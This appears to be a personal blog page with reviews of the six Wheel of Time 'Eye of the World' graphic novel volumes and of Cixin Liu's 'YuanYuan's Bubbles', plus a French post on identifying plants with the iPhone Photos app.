The Wheel of Time: The Eye of The World GN #5-6

EyeOfTheWorldGN-5-covVol. 5

“Created with the cooperation of the Jordan estate, adapted by well-known comics writer Chuck Dixon and illustrated by the talented Chase Conley, The Eye of the World: The Graphic Novel has been hailed as an exciting interpretation of Robert Jordan’s classic fantasy novel. This volume features brilliant interior art by Marcio Fiorito and Francis Nuguit.


In The Eye of the World: the Graphic Novel, Volume Five, Rand al’Thor and his friends and companions have been separated by attacks by Darkfriends and scattered across the lands. Having persevered, they make their way to Caemlyn, where they hope to be reunited. But their roads have grown ever more dangerous.

Lan, Moiraine, and Nynaeve rescue Perrin and Egwene from the Whitecloaks. But five traveling together attract more attention than two or three traveling on their own….

Rand and Mat have encountered more than one Darkfriend, often barely escaping without injury. They’re out of money and in too much danger to stop and work for more. Luckily, they make some new friends, but unluckily, Rand tumbles into a royal garden, where he is seized by the Palace Guards and hauled before the Queen….”[Text from the publisher’s website]

EyeOfTheWorldGN-6-covVol. 6

“Created with the cooperation of the Jordan estate, adapted by well-known comics writer Chuck Dixon and illustrated by the talented Chase Conley, The Eye of the World: The Graphic Novel has been hailed as an exciting interpretation of Robert Jordan’s classic fantasy novel. This final volume features brilliant interior art by Francis Nuguit.

The Eye of the World: the Graphic Novel, Volume Six, Rand al’Thor and his companions—his old friends from Emond’s Field; the brave warrior Lan Mandragoran; and Moiraine, the mysterious and powerful Aes Sedai—have at last been reunited. Their journey in search of the Eye of the World nears its climax as they dare the otherworldly Ways, guided by an Ogier, Loial, and narrowly escape the menace of the soul-stealing Machin Shin. When the group reaches the realm of the Green Man, they believe themselves safe. But two of the Forsaken are waiting for them, ready to attack and to guide their dark lord, Ba’alzamon, to the ones he has been seeking!

When the three young men left Emond’s Field, they were untried blades. Their long journey has stolen much of their innocence and made them seasoned warriors, given them powers and gifts they did not seek and are still learning how to use. But not until the final moments are they sure which of them the Dark One intends to claim… and whether that one is strong enough to fight back and survive.” [Text from the publisher’s website]

>> Please, read the warning for possible spoilers <<

The graphic novel adaptation of Wheels of Time TV series on Amazon Prime Video (and, above all, of Robert Jordan’s fantasy novels series) continues with the fifth and sixth volumes (I have already commented on volumes one, two, three and four).  As I have already said, the comic summarizes the story of the novel very well (as it is much more faithful to the novels than the TV series) but the art is quite inconstant as the artist changes with each volume. So much so that I almost abandon reading this series, but curiosity got the best of me. However, as the story of the first book comes into a conclusion, you are so caught up in the action that the artwork doesn’t really matter. Overall, it is an entertaining reading and the graphic novel remains a good way to avoid reading the lengthy novel series (while waiting for the next season of the TV adaptation). A relatively good comics if you are curious about the story.

The Wheel of Time Graphic Novel adaptation continues with The Great Hunt vol. 1 (#7) by Rick Hoskin and Marcio Abreu. Vol. 2 will be published in April 2025. Unfortunately it is not yet available in my local library, therefore I will have to suspend my reading of the graphic novel series (and probably give another try to reading Jordan’s novels instead).

The Wheel of Time: The Eye of the World  GN #5, by Chuck Dixon (Based on the novel by Robert Jordan) with Marcio Fiorito and Francis Nuguit (Illustrators). New York: Tor Books, July 2014. 176 pages, 6 5/8 x 10 1/8 in., US $21.99 / CAN $28.99, ISBN 978-0-7653-7425-7. For a teenage readership (12+). stars-3-0

The Wheel of Time: The Eye of the World  GN #6, by Chuck Dixon (Based on the novel by Robert Jordan) with Andie Tong (Illustrator). New York: Tor Books, January 2015. 176 pages, 6 5/8 x 10 1/8 in., US $21.99 / CAN $28.99, ISBN 978-0-7653-7427-1. For a teenage readership (12+). stars-3-0

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2014 Bandersnatch Group Inc.

[ Traduire ]

The Wheel of Time: The Eye of The World GN #4

WheelOfTimeGN-4-Cov“Created with the cooperation of the Jordan estate, adapted by well-known comics writer Chuck Dixon and illustrated by the talented Chase Conley, The Eye of the World: The Graphic Novel has been hailed as an exciting interpretation of Robert Jordan’s classic fantasy novel. This volume features brilliant interior art by Andie Tong.

In The Eye of the World: the Graphic Novel, Volume Four, Rand and Mat, Perrin and Egwene, and their friends and fellow travelers separated into three groups and trying to make their way to Caemlyn as quickly as possible. Perrin and Egwene have fallen in with Elyas and his wolf companions. Perrin is both distressed and intrigued when he discovers that he can understand the wolves. When Thom is apparently killed defending them, Rand and Mat are grief-stricken, but they have no time to mourn, for they know that Darkfriends will soon be on their trail. The boys put Thom’s lessons to good use by performing as gleemen to earn their livelihood as they head along the Caemlyn Road. Moiraine begins to teach a reluctant Nynaeve the way of the One Power, challenging much that the Wisdom thought she understood about the world. Soon all three groups find themselves pursued by Darkfriends. Will they be safely reunited or will their enemies begin to pick them off, one by one?” 

[Text from the publisher’s website]

>> Please, read the warning for possible spoilers <<

The graphic novel adaptation of Wheels of Time TV series on Amazon Prime Video (and, above all, of Robert Jordan’s fantasy novels series) continues with a fourth volume (I have already commented on volumes one, two and three).  As I have already said, the comic summarizes the story of the novel very well (as it is much more faithful to the novels than the TV series) but the art is really inconstant as the artist changes with each volume. In some cases, the art is rather ugly and it’s distracting from the reading. It was so tedious that I had decided to abandon reading this series, but curiosity got the best of me. And this fourth volume, illustrated by Andre Tong, is better but it is still far from a masterpiece. It is nevertheless entertaining and the graphic novel is a good way to avoid reading the lengthy novel series (while waiting for the next season of the TV adaptation). An average comics if you are curious about the story.

The Wheel of Time: The Eye of the World  GN #4, by Chuck Dixon (Based on the novel by Robert Jordan) with Andie Tong (Illustrator). New York: Tor Books, December 2023. 176 pages, 6 5/8 x 10 1/8 in., US $21.99 / CAN $28.99, ISBN 978-0-7653-3631-6. For a teenage readership (12+). stars-2-5

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

 © 2013 Bandersnatch Group Inc.

The Wheel of Time GN #3: The Eye of the World

WheelOfTimeComic-3-Cov“Created with the cooperation of the Jordan estate, adapted by well-known comics writer Chuck Dixon and illustrated by the talented Chase Conley, The Eye of the World: The Graphic Novel has been hailed as an exciting interpretation of Robert Jordan’s classic fantasy novel. It features brilliant interior art by Marcio Fiorito and Francis Nuguit, and stunning covers by Jeremy Saliba and Seamus Gallagher.

Rand; his friends Mat, Perrin, and Egwene; the Aes Sedai Moiraine and her Warder, Lan Mandragoran; Thom the gleeman and Nynaeve, the village Wisdom, split into three groups while trying to escape the ancient, dead city of Shadar Logoth, where they are pursued by the deadly Mashadar. A disastrous river crossing leaves Perrin and Egwene on their own—until they meet a mysterious stranger who claims that he and Perrin share a remarkable ability. Meanwhile, Rand and Mat pose as Thom’s apprentices as they sail downriver on a cargo ship.”  [Text from the publisher’s website]

>> Please, read the warning for possible spoilers <<




The graphic novel adaptation of Wheels of Time TV series on Amazon Prime Video (and, above all, of Robert Jordan’s fantasy novels series) continues with a third volume (I have already commented on volumes one and two). The troops of trollocs that are pursuing them are getting dangerously close, so Moiraine Sedai reluctantly decides to take refuge in the abandoned city of Aridhol where terrible things happened and terrible things are still hiding — so much so that even the trollocs fear the place, now known as Shadar Logoth, the place where the shadow waits. The curiosity of Mat having awakened the Mashadar, they have to flee again in the middle of the night, chased by both the deadly shadows and the trollocs. In their escape, the group get separated: Rand, Mat and Thom end up on the Spray, a trading ship bound for Whitebridge, while Moiraine, Lan and Nynaeve take the road, whereas Perrin and Egwene cut through the forest, where they encounter Elyas and his pack of wolves, and, later, a band of peace-loving Tinkers. The boys make it to Whitebridge, but have to quickly leave when a Myrddraal surprises them and probably kills Thom…

The comic summarizes the story of the novel very well (as it is much more faithful to the novels than the TV series) but the art is really terrible. As it changes artist with every volume, the quality is inconstant. The second volume was an improvement on the first, but this one is the worse. The story is interesting, but the ugly art is a distraction. I thought the comic would be a good way to avoid reading the lengthy novel series (while waiting for the next season of the TV adaptation), but, considering how a tedious reading it is, I am not so sure. I am not very enthusiastic with the idea of continuing reading this comic series and I cannot really recommend it.

The Wheel of Time GN #3: The Eye of the World, by Chuck Dixon (Based on the novel by Robert Jordan) with Marco Fiorito and Francis Nuguit (Illustrators). New York: Tor Books, Avril 2023. 176 pages, 6 5/8 x 10 1/8 in., US $21.99 / CAN $28.99, ISBN 978-1-250-90002-9. For a teenage readership (12+). stars-2-5

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2013 Bandersnatch Group Inc.

[ Traduire ]

The Wheel of Time GN #2: The Eye of the World

EyeOfTheWorldGN-2-cov“Now an original series starring Rosamund Pike as Moiraine! Created with the cooperation of the Jordan estate, adapted by well-known comics writer Chuck Dixon and illustrated by the talented Chase Conley, The Eye of the World: The Graphic Novel has been hailed as an exciting interpretation of Robert Jordan’s classic fantasy novel. This volume features brilliant interior art by Andie Tong.

In The Eye of the World: the Graphic Novel, Volume Two, Rand al’Thor, Egwene al’Vere, and their friends flee their home village in the company of Moiraine and her Warder, Lan Mandragoran. Pursued by their enemies, the group seeks sanctuary in Baerlon. Rand’s nightmares grow darker. Moiraine takes Egwene under her wing. Lan warns them to trust no one, but should that distrust extend to Lan and Moiraine as well?” 

[Text from the publisher’s website; see also the backcover]

>> Please, read the warning for possible spoilers <<

The graphic novel adaptation of Wheels of Time TV series on Amazon Prime Video continues with a second volume. Our bunch of heroes escapes again the Myrdraal’s trollocs army at Taren Ferry (witnessing how ruthless Moiraine can be) and avoid the sight of the Draghkar. They finally can rest at Baerlon where they all learn a little more about their journey. Rand meets Ba’alzamon in his dream, get acquainted with the seer Min and the group have their first encounter with the White cloaks. However, their enemies are getting closer…

The adaptation seems quite faithful to the novels. As the storytelling is good and the art is rather standard comic style (however much better than the first volume), it makes for a good and entertaining reading. An excellent choice if you want to avoid reading the lengthy novel series and cannot wait for the next season of the TV series…

The Wheel of Time GN #2: The Eye of the World, by Chuck Dixon (Based on the novel by Robert Jordan) and Andie Tong (Illustrator). New York: Tor Books, March 2023. 176 pages, 6 5/8 x 10 1/8 in., US $21.99 / CAN $28.99, ISBN 978-1-250-90000-5. For a teenage readership (12+). stars-3-0

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2012 Bandersnatch Group Inc.

[ Traduire ]

The Wheel of Time GN #1: The Eye of the World

EyeOfTheWorld-1-cov“Now an original series starring Rosamund Pike as Moiraine!

Created with the cooperation of the Jordan estate, adapted by well-known comics writer Chuck Dixon and illustrated by the talented Chase Conley, The Eye of the World: The Graphic Novel has been hailed as an exciting interpretation of Robert Jordan’s classic fantasy novel.

The Eye of the World: The Graphic Novel, Volume One begins Robert Jordan’s epic tale by introducing Rand al’Thor and his friends Matrim and Perrin at home in Emond’s Field, shortly before the spring festival. Moiraine Damodred and Lan Mandragoran appear and almost before Rand knows it, he’s fleeing his home village with Moiraine, Lan, his friends, and Egwene al’Vere, the innkeeper’s daughter, who wishes to become an Aes Sedai. The conclusion of this volume leaves the travelers on the road to Baerlon, barely ahead of the pursuing Trollocs and Draghkar. But even as they run for their lives, Moiraine and Lan begin to teach the young people what they will need to know to survive in this dangerous world.” 

[Text from the publisher’s website; see also the backcover]

>> Please, read the warning for possible spoilers <<

I have recently watched the first two seasons of Wheels of Time TV series on Amazon Prime Video and I liked it a lot. It is an excellent fantasy TV series which is unfortunately not very original as it is a mish-mash of many things. It takes a lot from the Arthurian legends, the tolkienian high fantasy as well as a little from Game of Thrones, the Dune movie and even Star Wars. However, it is quite addictive. It is very well written and with superb special effects. It a must-see and I can’t wait for the next season. stars-4-0

EyeOfTheWorld-1-p166-167

vol. 1, p. 166-167

As it is often the case, I wanted to have more but couldn’t muster yet the courage to tackled Robert Jordan’s lengthy novel series so I settled for reading the comic book adaptation by Chuck Dixon illustrated by Chase Conley originally published by Dynamite and compiled in graphic novel format by Tor Books. I was a little disappointed. The storytelling is good and probably faithful to the book (although some events unfold differently in the TV series) but, if the graphic style is generally fine, the rendering of the characters is sometimes quite sloppy. However, it makes for a good reading and offers an interesting introduction to the world of Wheels of Time. I think I am now ready for the novels…

The Wheel of Time GN #1: The Eye of the World, by Chuck Dixon (Based on the novel by Robert Jordan) and Chase Conley (Illustrator). New York: Tor Books, March 2023. 240 pages, 6 5/8 x 10 1/8 in., US $21.99 / CAN $28.99, ISBN 978-1-250-90001-2. For a teenage readership (12+). stars-3-0

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2011 Bandersnatch Group Inc.

Images du mer-fleuri [002.022.152]

Quid est? / Qu’est-ce que c’est?

DSC_2706

Aubrieta x cultorum

Lorsque je me promène dans le parc (ou ailleurs dans la nature) et que je prends des photos de plantes, d’oiseaux ou d’insectes, j’aime bien savoir ce que c’est. Prendre une photo pour moi est une occasion d’accroître mon savoir. Il y a plein de gens qui prennent des photos et les mettent sur leur blog ou leur FB sans se donner la peine de les identifier et si cela offre une belle photo qui nous fait tous admirer les merveilles de la nature, je trouve cela tout à fait inutile si je ne peux pas identifier le sujet de la photo. Au jardin botanique c’est plutôt facile puisque la plupart des plantes sont présentées avec une fiche signalétique. Au festival de la tulipe d’Ottawa c’est un peu plus compliqué car il n’y a rien qui ressemble plus à une tulipe qu’une autre tulipe et que si le festival identifie le contenu d’un parterre il n’offre aucune aide pour associer chaque nom au cultivar qu’il représente (une image sur la fiche signalétique serait fort utile — quoi que cette année le festival offre une carte interactive des plates-bandes qui fait cette association). Toutefois, dans un parc nature, nous sommes tous laissé à nous même. Et même si j’ai déjà identifié une plante dans le passé, comme j’ai une très mauvaise mémoire, c’est toujours à recommencer…

J’ai d’abord essayé des applications d’identification de plante mais, malheureuse­ment, les applications gratuites ont un taux de réussite très bas quand il s’agit d’identifier une plante. J’ai alors vite abandonné et me disant qu’il valait mieux de simplement prendre un bon cliché de la plante et que je l’identifierais plus tard. Pour ce faire j’ai longtemps utilisé de bon vieux livres de botaniques mais cela demandait de longues heures à feuilleter des références à la recherche de photos similaires à la plante que je voulais identifier. Puis j’ai découvert Google Images, qui est un engin de recherche par image. Il suffit de “glisser/déposer” (“drag & drop”) une image dans la plage de recherche et Google vous suggère une identification. Encore une fois le taux de succès de ces suggestions est plutôt bas (par exemple, la plante ci-dessous est identifiée comme étant possiblement du jasmin !) mais Google fournit aussi une sélection d’images visuellement similaire que l’on peut parcourir et notre cerveau peut alors les analyser plus efficacement que l’intelligence artificielle de Google. Cela demande encore beaucoup de temps mais le fait d’avoir des suggestions de départ réduit de beaucoup le temps de recherche. Toutefois, j’ai récemment découvert une application encore plus facile et efficace.

[ iPhone 13 Pro, Parc Frédéric-Back, 2022/05/30 ]


Ce que j’admire chez Apple c’est leur volonté de sans cesse améliorer leurs applications, souvent en y ajoutant des fonctionnalités qui n’étaient auparavant offertes que par de tiers parties. Je me promenais récemment dans le Parc Frédéric-Back et j’y ai vu un arbre avec une superbe floraison très odorante. Je me souvenais vaguement d’avoir déjà identifié cette espèce mais la mémoire me faisait défaut (et, pour une fois, mon épouse n’a pas pu m’aider — pour ce qui est de plantes elle est d’habitude une excellente ressource). J’ai tenté alors de voir si je ne pouvais pas directement, sur place, fournir l’image de l’application “Photos” à “Google Images” pour l’identifier. 

En tâtonnant sur mon iPhone, j’ai remarqué deux étranges logos: une feuille dans un cercle blanc qui apparaissait au centre de l’image et un “i” dans un cercle avec un scintillement apparaissant dans les icônes de menu au bas de l’écran (j’ai par la suite découvert que ces icônes apparaissaient aussi dans l’app “Photos” de mon MacBook Pro). Cliquer sur l’un ou l’autre de ces icônes appel la fonctionnalité “Recherche Visuelle” qui utilise les connaissances de Siri (“Siri Knowledge”) pour identifier les différents éléments qui apparaissent dans les photos (sites touristiques, œuvres d’art, plantes, fleurs, animaux, etc. — fonctionnalité disponible uniquement dans certaines régions pour l’instant. J’ai ainsi découvert par hasard, à mon grand étonnement, que Apple avait amélioré son appli “Photos” dans sa dernière mise à jour (MacOS 12 Monterey / iOS 15 et iPadOS 15) en lui donnant une fonctionnalité similaire (mais O combien supérieure!) à Google Images: nous pouvons maintenant interagir avec nos photos non seulement en identifiant le contenu (“Recherche visuelle” [Visual Look Up]) mais aussi avec le texte présent dans les photos (“Texte en direct” [Live Text] qui permet de copier/coller le texte, le rechercher, le traduire, le partager, activer une adresse web ou un numéro de téléphone, etc.!!). C’est vraiment incroyable car, jusqu’à maintenant, les essais que j’ai effectué ont démontré un taux de réussite très élevé dans les identifications de plantes. Bon, ce n’est pas parfait (il y a parfois des erreurs où l’application donnera une mauvaise identification, ou une identification trop générique — une rose sera simplement un rose, une tulipe simplement un tulipe, mais au moins le genre est identifié correctement même si l’espèce ou le cultivar exacte n’est pas précisé) mais c’est un outil qui me sera dorénavant extrêmement utile.

Ainsi, Siri a correctement identifié cet arbre comme étant un Robinia pseudoacacia (robinier faux-acacia ou “black locust” en anglais). La technologie ne cessera donc jamais de m’émerveiller. Je me promène maintenant en pleine nature, mon iPhone à la main non seulement pour prendre de charmantes images mais aussi comme instrument scientifique, tel un “tricorder” de Star Trek! Où tous cela nous mènera?


NonSequitur-20220505

[ Non Sequitur by Wiley Miller, 2022/05/05 ]

“Génèse 2.0 : Selon la légende, quelqu’un a dit : « Alexa… rend le monde entier meilleur ». Puis, pour faire court, nous avons été redémarré”.

[ Translate ]

YuanYuan’s Bubbles

Cixin Liu Graphic Novels #4

LiuCixinGN4-YuanYuanBubbles-cov

“Ever since she was a child, Yuanyuan always dreamed of blowing big bubbles. But her father worries about her fascination—he wants Yuanyuan to be as responsible and devoted to a calling as her mother was. As an adult, Yuanyuan creates a multimillion-dollar business out of the technology she developed for her doctoral thesis. But she still dreams of blowing the biggest bubble she can. When his daughter uses her high-tech methods to blow a bubble big enough to envelop a city, Yuanyuan’s father thinks back to the dreams he and Yuanyuan’s mother chased when they were young. In the end, Yuanyuan’s bubbles bring her father’s dreams to life.

The fourth of sixteen new graphic novels from Liu Cixin and Talos Press, Yuanyuan’s Bubbles is an epic tale of the future that all science fiction fans will enjoy. ” 

[Text from the publisher’s website; see also the backcover]

>> Please, read the warning for possible spoilers <<

LiuCixinGN4-YuanYuanBubbles-p006

Page 6

Cixin Liu Graphic Novels #4: YuanYuan’s Bubbles (刘慈欣科幻漫画系列:圆圆的肥皂泡 / Liú Cíxīn kēhuàn mànhuà xìliè: Yuán yuán de féizào pào / “Liu Cixin Science Fiction Comics Series: Yuán yuán Soap Bubbles”) was published in China in 2020 and was based on a short story by Cixin Liu originally published in 2004. It is part of a project by Chinese publisher FT Culture who is planning to adapt in graphic novels sixteen stories by the multiple award-winning Chinese author Liu Cixin. According to John Freeman, they asked creators from all over the world (twenty-six writers and artists from fourteen countries, including China, France, Spain, Argentina, Italy, Belgium and the USA) to contribute to the series. It will be translated and published in at least eight countries. The English adaptation is published in the USA by Talos Press and by Head of Zeus’ Ad Astra imprint in the U.K.  The French adaptation will be published by Delcourt starting later this year. The first four volumes of the series are already available in English: Sea of Dreams (#1), The Wandering Earth (#2), The Village Teacher (#3) and Yuanyuan’s Bubbles (I have already commented on the first three). Chaos Butterfly (#5, by Dan Panosian) and The Circle (#6, by Xavier Besse and Nicholas Blackburn Smith) will follow on September 6 2022. The series will also includes adaptations of Devourer (by Corinne Bertrand), The Wages of Humanity (by Sylvain Runberg and Miki Montllò), Up to the Ears (by Julien Moca and Wang Jing), Be With You, Sunflower Boy (by Nie Jun) and Ball Lightning (by Thierry Robin). It is a very promising series.

YuanYuan’s Bubbles offers a very interesting story telling us of a realistic future where global warming has already done its damages. It also demonstrate that even the most whimsical scientific endeavour can eventually be useful and even save humanity from disaster. The art is rather average but it is worth reading. I find the whole series fascinating because it offers a window on Chinese science-fiction and an easy approach, through comics, to Liu Cixin’s works. Because of his scientific background, his writings are considered hard science-fiction but they remain easy to read and offer stimulating reflections on the paths that humanity should (or not) take in the future. I also like the fact that this project is really an international collaboration. For example, YuanYuan’s Bubbles’ creators are both French speaking: Valérie Mangin is a French writer, a latinist!, and Steven Dupré is a Belgian artist who publishes in both French and Dutch languages. They also collaborated together on the series Le Club des prédateurs.

All in all, YuanYuan’s Bubbles is a very good reading, even more so if you are interested in compelling science-fiction, Chinese literature or Liu Cixin’s works. I can’t wait to read the other titles of this series…

Cixin Liu Graphic Novels #4: YuanYuan’s Bubbles, by Valérie Mangin (text) & Steven Dupré (illustration); translation by Nicholas Blackburn Smith, based on a story by Liu Cixin. New York: Talos Press (Imprint of Skyhorse Publishing), January 2022. 72 pages, 7 x 10 in., $US 17.99 / $C 24.99, ISBN 978-1-945863-71-4. For Teen readership (12+). stars-3-5

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2021 FT Culture (Beijing) Co., Ltd.

[ Traduire ]

